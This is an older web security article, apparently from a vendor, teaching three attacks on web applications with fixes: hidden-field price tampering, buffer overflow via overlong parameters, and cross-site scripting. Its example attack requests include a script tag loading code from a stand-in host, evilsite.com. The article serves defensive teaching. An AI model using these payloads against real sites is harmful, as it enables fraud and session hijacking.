Ethical Hacking Techniques to Audit and Secure Web-enabled Applications

As public and private organizations migrate more of their critical functions to the Internet, criminals have more opportunity and incentive to gain access to sensitive information through the Web application. Gartner Group estimates that 75 percent of Web site hacks that occur today happen at the application level and this number is expected to increase. Hackers target the web application because it easily provides access to the most valuable business assets, such as employee and customer data (like health records and credit card information) as well as corporate proprietary information. While most web sites are heavily secured at the network level with firewalls and encryption tools, these sites still allow hackers complete access to the enterprise through web application manipulation.

Attackers break into the web application by thinking like a programmer: identifying how the application is intended to work and determining shortcuts used to build the application. The hacker then attempts to interact with the application and its surrounding infrastructure in malicious ways simply by using the web browser or any of a large number of automatic hacker tools, such as CGI scanners and HTTP proxys.

Understanding the techniques hackers use to manipulate Web applications and steal credit card data, falsify financial transactions or access proprietary information, is the first step in learning how to secure the Web application. This article will explain why the Web application is so vulnerable to attack and discuss three of the most common Web application hacking techniques and detail how to protect against these attacks and protect your mission critical information.

What is a Web Application?

The first important question is “What is a Web application”? Although most people have an intuitive notion of what comprises a Web-enabled application, rarely do we think about its scope and complexity. Web applications are typically multi-layered entities that include code and data residing in many places within the enterprise (see **Figure 1**) that can be accessed directly or indirectly from the Internet. Some parts of the application are typically developed in house are unique to the enterprise while others are purchased from an external vendor (e.g. web servers, databases, etc.) and are common for multiple enterprises. Vulnerabilities in **any** of the layers of the web application will ultimately lead to a security breach of the **whole** application.



Figure 1

Three Common Web Application Vulnerabilities and How to Fix Them

Sanctum's auditors have performed over 300 audits and proof of concepts over the last 3 years and have found that 97% of the assessed sites had substantial vulnerabilities. While the most effective way to assess web applications is by using an automated assessment tool, the three common vulnerabilities explained below can be determined and mitigated manually.

Most examples will be presented in PHP for simplicity but apply equally to all the other languages used for the front end such as Java and Perl and backend such as C, C++ and even Cobol.

1. **Hidden Field Manipulation** — Hidden fields are embedded within HTML forms to maintain values that will be sent back to the server. Such hidden fields serve as a mean for the web application to pass information between different parts of one application or between different applications. Using this method, an application may pass the data without saving it to a common backend system (typically a database). However, a major assumption about hidden fields is that since they're non-visible (i.e. hidden) they will not be viewed or changed by the client. Web attacks challenge this assumption by examining the HTML code of the page and changing the request (usually a POST request) going to the server. By changing the value the entire logic between the different application parts, the application is damaged and manipulated to the new value. **Example 2** shows an online shopping cart using a hidden field to pass the pricing information between the order processing system and the order fulfillment system. If the application does not use a backend mechanism to verify the flow of pricing information then altering the price will lead to the ability to buy product for smaller amounts and potentially even negative sums.

Example 2: *Hidden field manipulation*

Original form

```
<form action="http://www.hackme.com/shop.pl" method="POST">
...
<input type="hidden" name="price" value="99.99">
...
</form>
```

Correct request

```
POST /shop.pl HTTP/1.0
...

price=99.99
```

Attack Attempt

```
POST /shop.pl HTTP/1.0
...

price=0.99
```

Hidden Field Manipulation Fix: Hidden field values should only be used for client display functionality. These parameters should never be used for server-side processing. Instead, such data should be stored on the server (for example in a database) and retrieved upon request.

2. **Application Buffer Overflow —** Web applications that receive parameters are typically limited in the number of characters for both the name of the parameters and their values. By sending long parameters or values it is possible to achieve a memory corruption in the application, which can result in the application shutting down or the ability to gain high privileges on the server machine. **Example 3** shows a field that is limited in size. However, by changing the form it is possible to put more characters into the parameter causing the application to crash upon receiving the input. Of course, it is also possible to create the outgoing request without changing the form itself.

Example 3: *Application buffer overflow*

```
Original form
<form name="login" action="http://www.hackme.com/login.pl"
method="POST">
…
<input type="text" name="name" maxsize="30">
…
</form>

Correct request
POST /login.pl HTTP/1.0
…

name=izhar

Altered form
<form name="login" action="http://www.hackme.com/login.pl"
method="POST">
…
<input type="text" name="name" maxsize="10000">
…
</form>

Attack Attempt
POST /login.pl HTTP/1.0
…

name=0000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
```

See also: http://www.cert.org/advisories/CA-2001-19.html

Application Buffer Overflow Fix: Check every incoming parameter value to ensure that it does not exceed the "maxsize" value set on the server for that specific parameter.

3. **Cross-Site Scripting —** A link to a valid web site can be manipulated so that one of the parameters of the URL or maybe even the referrer will hold a script. This script will then be implanted by the server into a dynamic web page and will run on the client side. The script can then perform a "virtual hijacking" of the user's session and can capture information transferred between the user and the legitimate web application. The user activates the malicious link when he crawls through a 3rd party site or by receiving an email with the link in a web enabled email client. **Example 4** shows JavaScript embedded as the value of one of the parameters of the login page. Once the link is pressed, the evil JavaScript residing on the third party site is activated and has full control over the client's browser.

Example 4: *Cross-site scripting*

```
Correct request
POST /login.pl HTTP/1.0
…

title=Home%20Page

Attack attempt
POST /login.pl HTTP/1.0
…

title=<script src='http://www.evilsite.com/evilscript.js></script>

Function
function display_title()
{
      global $title;
      print "<B>Document $title</B>";
      …
}

Result of correct request
Home Page is displayed to the client

Result of attack attempt
Evil Script is running on the client
```

See also: http://www.cert.org/advisories/CA-2000-02.html
http://www.cert.org/tech_tips/malicious_code_mitigation.html

Cross-Site Scripting Fix: Limit undesired tags in dynamically generated pages and restrict variables used in the construction of pages to characters explicitly allowed. Also, check these variables during the generation of the output page.

Conclusion

Most Web application vulnerabilities rely on a hacker's ability to input invalid data or malicious code into the application using techniques such as the ones described. For developers with time-to-market deadlines, it is virtually impossible to comb through code and test every possible permutation of a malicious technique a hacker may attempt. Fortunately, automated tools are available to transcend human error and perform automatic vulnerability assessment on Web applications by attempting every possible hacker attack and reporting the success of the attack and the severity of the vulnerability. With Carnegie Mellon's CERT Coordination Center reporting over 52,658 cybersecurity incident in 2001, whether you chose to address this serious vulnerability manually or automatically, protect your corporations vital assets, by making Web application security a top priority.

Additional Resources

http://www.cert.org/ - CERT® Coordination Center
http://www.sans.org/ - System Administration, Networking, and Security Institute
http://www.owasp.org/ - Open Web Application Security Project
http://www.securityfocus.org/ - Contains the BUGTRAQ mailing list of vulnerabilities.
http://www.sanctuminc.com/ - Automatic tools for web application security.